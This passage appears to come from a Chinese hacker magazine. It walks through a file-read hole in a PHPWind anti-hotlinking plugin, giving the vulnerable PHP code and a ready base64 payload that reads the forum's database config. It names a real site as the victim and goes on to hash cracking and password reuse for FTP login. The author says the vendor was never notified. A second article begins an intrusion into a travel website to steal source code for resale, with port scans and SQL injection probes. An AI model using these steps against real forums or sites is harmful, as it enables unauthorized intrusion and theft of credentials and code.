。

## 一、漏洞原理

安装好图片防盗链插件后，会将论坛要显示的“上传图片”路径使用base64（网络上最常见的用于传输8Bit字节代码的编码方式）编码加密，再通过showpic.php解密路径并显示出图片。在showpic.php中通过获取REFERER，也就是图片来源地址来判断图片是否盗链。这样就完成了防盗链的过程，在未授权网站内直接引用图片则会显示指定的出错图片。

比如图片的原始地址是http://www.xxx.com/attachment/123456.jpg，图片加密后的地址是http://www.xxx.com/showpic.php?YXR0YWNobWVudC8xMjM0NTYuanBn。那么，在showpic.php中就会有base64_encode（“YXR0YWNobWVudC8xMjM0NTYuanBn”）=base64_decode(“attachment/123456.jpg”)这类的代码用于加解密。

showpic.php的内容如下：

```
<?
$excludeReferArr = array("www.xxx.com"); //允许调用的域名，自己的网站默认支持。
```

```
doJudgeReferer($excludeReferArr);        //判断图片来源
$str=$_SERVER['QUERY_STRING'];                //获取
showpic.php?后面的值
$img=base64_decode($str);        //对加密的路径解密
readfile($img);            //读取文件路径，并显示出来
function doJudgeReferer($excludeReferArr) {
  $referUrl=parse_url($_SERVER["HTTP_REFERER"]);
  $referHost = $referUrl[host];
  if($referHost!="" && $referHost!=$_SERVER["HTTP_HOST"]
&& !in_array($referHost, $excludeReferArr)){
    header("location:pic_error.gif");
    exit;
  }
}
?>
```

我们看上边代码中的**readfile($img);**这句，关键在于$img路径未经过任何判断和过滤就直接放入了readfile()(readfile()为PHP的一个内置函数，它的作用是读入一个文件并写入到输出缓冲)。这样一来就明显了，只要构造地址，就可以让它读取任何路径下面的文件。

## 二、漏洞范围

并不是所有的PHPWind论坛都存在这个漏洞，必须是使用了“图片防止盗链”这个插件的PHPWind论坛才有。但是各位菜鸟也不要失望，这个防止盗链的插件安装简单，还基本支持所有的PHPWind版本，所以使用的人非常多。另外，目前流行的PHP的破图片防止盗链的也存在相同漏洞。破防盗链使用**http://www.xxx.com/getpic.php?url=有防盗链功能图片全路径。getpic.php <? readfile($_GET['url']); ?>**这个和上面的原理是一样的，就不细说了。我们还是来关注一下这个漏洞的具体使用方法吧！

## 三、漏洞利用实例

进入PHPWind官方网站，点击搜索，以“防盗链”为搜索关键字，就可以找到很多使用此插件的网站，如图1。比如http://www.phpwind.net/read.php?tid=135055（见此帖楼下的演示），就可以找到很多站点。




图1

我们以http://www.snsnsky.com这个网站为例，首先检查是否存在漏洞，输入http://www.snsnsky.com/bbs/showpic.php，未提示页面找不到的信息，而是显示一片空白，说明存在showpic.php这个文件，也就是存在漏洞（也可以进入论坛查看对方上传的图片的地址来进行判断），如图2，该网站果然使用了图片防止盗链插件。





图2





图3

我们可以构造地址了，大家都知道，PHPWind论坛的数据库配置文件和管理员的帐号都存在于data/sql_config.php里面，我们只要使用base64工具编码此路径，就可以构造我们想得到文件的地址，如图3，进行编码后，就是“ZGF0YS9zcWxfY29uZmlnLnBocA==”。来测试一下，在IE浏览器的地址栏中提交**http://www.snsnsky.com/bbs/showpic.php?ZGF0YS9zcWxfY29uZmlnLnBocA==**（在实际测试过程中，如果showpic.php里面包含了attachment这个目录，则要使用“../data/sql_config.php”来跳出attachment这个目录）。哈哈，果然显示出来了，点击查看源代码，如图4，里面的数据库连接帐号，创始人帐号都一览无余了。

在拿到密码的md5散列后，可以到www.cmd5.com等在线破解的网站上去猜解，这个就要看运气了，如果有时间的话也可以进行暴力破解。大家可以先试试mysql的连接密码，说不定就是创始人帐号的密码哟，甚至连FTP都是使用的这个呢。我遇到的这个就是这样的，运气真好，直接就用FTP成功登录了，如图5。

整个测试过程就完毕了，如果文章中有什么不足和错误之处还请大家指正。




图4






图5

此漏洞目前为止还未公布修复程序，我也没有通知官方。不过，PHPWind 上有人正在制作这个插件的升级版本，把 showpic.php 的算法更改了，并使用 zend 加密，但目前使用的人还不多。

（文章中涉及到的ASE64 编码转换工具已经收录在光盘中）

**小编点评：**

继 Discuz! 论坛后，PHPWind 论坛终于也暴出了严重的安全漏洞，而且本期一暴就是俩，正所谓是“好事成双”。更何况这两个漏洞的利用方法都非常得简单，特别适合我们小菜来练手，但大家在入侵测试的同时，也千万记住不要恶意的搞破坏哟。另外，对于使用 PHPWind 论坛的站长，也请赶快打上补丁吧，以免自己的网站成了无辜的受害者！



# 记一次一波三折的渗透入侵

皇子

最近我做了一个源代码销售网站，既然是源代码销售，那自然要有许多源代码才行，于是一场疯狂的入侵活动就这么开始了。在入侵一个旅行网站的时候，原本看似简单的入侵套路却完全不能对号入座，最终经过一天的辛苦总算是成功入侵，大家就来看看我这次一波三折的入侵过程吧。

我首先取出 X-scan，设置好常用端口 21、23、25、80、135、139、445、1433、2976、2967、3306、3389、4899 和 5631，其中 135、445、1433、2976 和 2967 最有可能存在溢出漏洞，要是能够成功的话，自然就少去很多麻烦了（小编友情提示：对于网站服务器来讲，除非是未公布的 0day 溢出，否则那些已经公布出来的远程溢出几乎是不会存在的），我又顺便设置好弱口令字典，开始扫描。

在扫描的这段时间里我看了看这个站点 http://www.ek***.com/，使用的是 asp。来看看是否能够进行 SQL 注入，随便找了个链接，在后边加了个“'”然后提交 **http://www.ek***.com/help/help_list.asp?news_id=10000417'**，比想象中的要棘手些，原因是对方安装了 IMB（一流信息监控拦截系统），如图 1。

